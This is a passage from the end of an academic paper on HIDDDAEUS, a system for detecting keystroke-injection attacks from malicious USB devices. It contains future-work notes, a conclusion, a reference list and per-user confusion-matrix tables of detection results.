In the experiment to test the effectiveness of HIDDDAEUS for HID-based attack detection (Section IV), only one kind of USB device is used. Future studies should also test the detection solution with other USB devices such as the *Rubber Ducky* penetration testing device (described in Section II), Aduino microcontrollers, and USB storage devices with malicious firmware. Using a range of USB devices will verify the effectiveness of HIDDDAEUS in monitoring and analyzing signals from devices masquerading as HID's.

Additionally, there is no data set available that captures the requirements to rigorously test a HID-based attack detection system. This research simulated a data set for the evaluation of HIDDDAEUS. Another path for future work is to conduct a user-based experiment and collect the data for this ideal data set. The experiment would capture data from the Human Interface Device channels of users' workstations and introduce HID-based attacks through masquerading USB devices. Such a data set would be beneficial to the community of researchers investigating securing hosts computer systems from USB-based attacks. Current and future detection solutions could be evaluated by comparing their results against this data set.

B. Conclusion

Overall, this research demonstrates a new approach in HID-based attack detection. The methodology and results of the implementation of HIDDDAEUS are useful for cyber security researchers interested in securing host computer systems from attacks delivered by USB devices. Ultimately, the goal of this research is to develop more secure systems and prevent harm done by malicious devices.

REFERENCES

[1] K. Nohl, S. Krißler, and J. Lell, "BadUSB – on accessories that turn evil," August 2014, Presented at Blackhat USA, Las Vegas, NV. [Online]. Available: https://srlabs.de/wp-content/uploads/2014/07/SRLabs-BadUSB-BlackHat-v1.pdf

[2] G. Tzokatziou, L. A. Maglaras, H. Janicke, and Y. He, "Exploiting SCADA vulnerabilities using a human interface device," *International Journal of Advanced Computer Science and Applications(IJACSA)*, 2015. [Online]. Available: http://dx.doi.org/10.14569/IJACSA.2015.060731

[3] M. Jodeit and M. Johns, "USB device drivers: A stepping stone into your kernel," in *Proceedings of the 2010 European Conference on Computer Network Defense*, ser. EC2ND '10. Washington, DC, USA: IEEE Computer Society, 2010, pp. 46–52. [Online]. Available: http://dx.doi.org/10.1109/EC2ND.2010.16

[4] D. J. Tian, A. Bates, and K. Butler, "Defending against malicious USB firmware with GoodUSB," in *Proceedings of the 31st Annual Computer Security Applications Conference*, ser. ACSAC 2015. New York, NY, USA: ACM, 2015, pp. 261–270. [Online]. Available: http://doi.acm.org/10.1145/2818000.2818040

[5] B. Yang, Y. Qin, Y. Zhang, W. Wang, and D. Feng, "TMSUI: A trust management scheme of USB storage devices for industrial control systems," in *Information and Communications Security: 17th International Conference, ICICS 2015, Beijing, China, December 9-11, 2015, Revised Selected Papers*. Springer International Publisher, 2016, pp. 152–168.

[6] S. Angel, R. S. Wahby, M. Howald, J. B. Leners, M. Spilo, Z. Sun, A. J. Blumberg, and M. Walfish, "Defending against malicious peripherals with Cinch," in *25th USENIX Security Symposium (USENIX Security 16)*. Austin, TX: USENIX Association, Aug. 2016, pp. 397–414. [Online]. Available: https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/angel

[7] M. Tischer, Z. Durumeric, S. Foster, S. Duan, A. Mori, E. Bursztein, and M. Bailey, "Users really do plug in USB drives they find," in *37th IEEE Symposium on Security and Privacy, San Jose, CA*. IEEE Computer Society, 2016, pp. 306–319.

[8] PJRC, "Teensy USB development board," 2016, viewed 1 December 2016. [Online]. Available: https://www.pjrc.com/store/teensy.html

[9] Hak5, "USB rubber ducky deluxe," 2016, viewed 1 December 2016. [Online]. Available: http://hakshop.myshopify.com/products/usb-rubber-ducky-deluxe

[10] J. Maskiewicz, B. Ellis, J. Mouradian, and H. Shacham, "Mouse trap: Exploiting firmware updates in USB peripherals," in *8th USENIX Workshop on Offensive Technologies (WOOT 14)*. San Diego, CA: USENIX Association, Aug. 2014. [Online]. Available: https://www.usenix.org/conference/woot14/workshop-program/presentation/maskiewicz

[11] M. Neugschwandtner, A. Beitler, and A. Kurmus, "A transparent defense against USB eavesdropping attacks," in *Proceedings of the 9th European Workshop on System Security*, ser. EuroSec '16. New York, NY, USA: ACM, 2016, pp. 6:1–6:6. [Online]. Available: http://doi.acm.org/10.1145/2905760.2905765

[12] A. K. Jones and R. S. Sielken, "Computer system intrusion detection: A survey," Department of Computer Science, University of Virginia, Charlottesville, Tech. Rep., 1999.

[13] M. Schonlau, W. DuMouchel, W.-H. Ju, A. F. Karr, M. Theusan, and Y. Vardi, "Computer intrusion: Detecting masquerades," *Statist. Sci.*, vol. 16, no. 1, pp. 58–74, 02 2001. [Online]. Available: http://dx.doi.org/10.1214/ss/998929476

[14] R. A. Maxion and T. N. Townsend, "Masquerade detection using truncated command lines," in *Proceedings of the 2002 International Conference on Dependable Systems and Networks*, ser. DSN '02. Washington, DC, USA: IEEE Computer Society, 2002, pp. 219–228. [Online]. Available: http://dl.acm.org/citation.cfm?id=647883.738240

[15] IOCTL, "Linux programmer's manual: ioctl - control device," 2016, viewed 1 December 2016. [Online]. Available: http://man7.org/linux/man-pages/man2/ioctl.2.html

[16] A. Ott, "Hidraw - raw access to usb and bluetooth human interface devices," 2016, viewed 1 December 2016. [Online]. Available: https://www.kernel.org/doc/Documentation/hid/hidraw.txt

[17] G. Kroah-Hartman and K. Sievers, "udev — Linux dynamic device management," 2016, viewed 1 December 2016. [Online]. Available: https://www.kernel.org/pub/linux/utils/kernel/hotplug/udev/udev.html

[18] freedesktop.org, "libudev – API for enumerating and introspecting local devices," 2016, viewed 1 December 2016. [Online]. Available: https://www.freedesktop.org/software/systemd/man/libudev.html

[19] Y. Liao, "Review of k-nearest neighbor text categorization method," 2002, viewed 1 December 2016. [Online]. Available: https://www.usenix.org/legacy/event/sec02/full_papers/liao/liao_html/node4.html

[20] T. Lane, "Unix user data data set," 2016, viewed 1 December 2016. [Online]. Available: https://archive.ics.uci.edu/ml/datasets/UNIX+User+Data

[21] Ubuntu, "Using the terminal," 2016, viewed 10 December 2016. [Online]. Available: https://help.ubuntu.com/community/UsingTheTerminal

[22] Atmel, "8-bit AVR microcontroller with 16/32k bytes of ISP flash and USB controller," 2010, viewed 10 December 2016. [Online]. Available: https://www.pjrc.com/teensy/atmega32u4.pdf

[23] nongnu.org, "AVR libc home page," 2016, viewed 10 December 2016. [Online]. Available: http://www.nongnu.org/avr-libc/

APPENDIX A
ATTACK DETECTION RESULTS BY USER

TABLE IV
Confusion Matrix for User 0.

		Predicted	
		Normal	**Anomalous**
Actual	**Normal**	77	1
	Anomalous	11	5

TABLE V
Confusion Matrix for User 1.

		Predicted	
		Normal	**Anomalous**
Actual	**Normal**	70	1
	Anomalous	12	4

TABLE VI
Confusion Matrix for User 2.

		Predicted	
		Normal	**Anomalous**
Actual	**Normal**	112	1
	Anomalous	11	5

TABLE VII
Confusion Matrix for User 3.

		Predicted	
		Normal	**Anomalous**
Actual	**Normal**	66	6
	Anomalous	12	4

TABLE VIII
Confusion Matrix for User 4.

		Predicted	
		Normal	**Anomalous**
Actual	**Normal**	136	0
	Anomalous	12	4

TABLE IX
Confusion Matrix for User 5.

		Predicted	
		Normal	**Anomalous**
Actual	**Normal**	77	3
	Anomalous	10	6

TABLE X
Confusion Matrix for User 6.

		Predicted	
		Normal	**Anomalous**
Actual	**Normal**	359	3
	Anomalous	13	3

TABLE XI
Confusion Matrix for User 7.

		Predicted	
		Normal	**Anomalous**
Actual	**Normal**	198	2
	Anomalous	12	4

TABLE XII
Confusion Matrix for User 8.

		Predicted	
		Normal	**Anomalous**
Actual	**Normal**	237	1
	Anomalous	15	1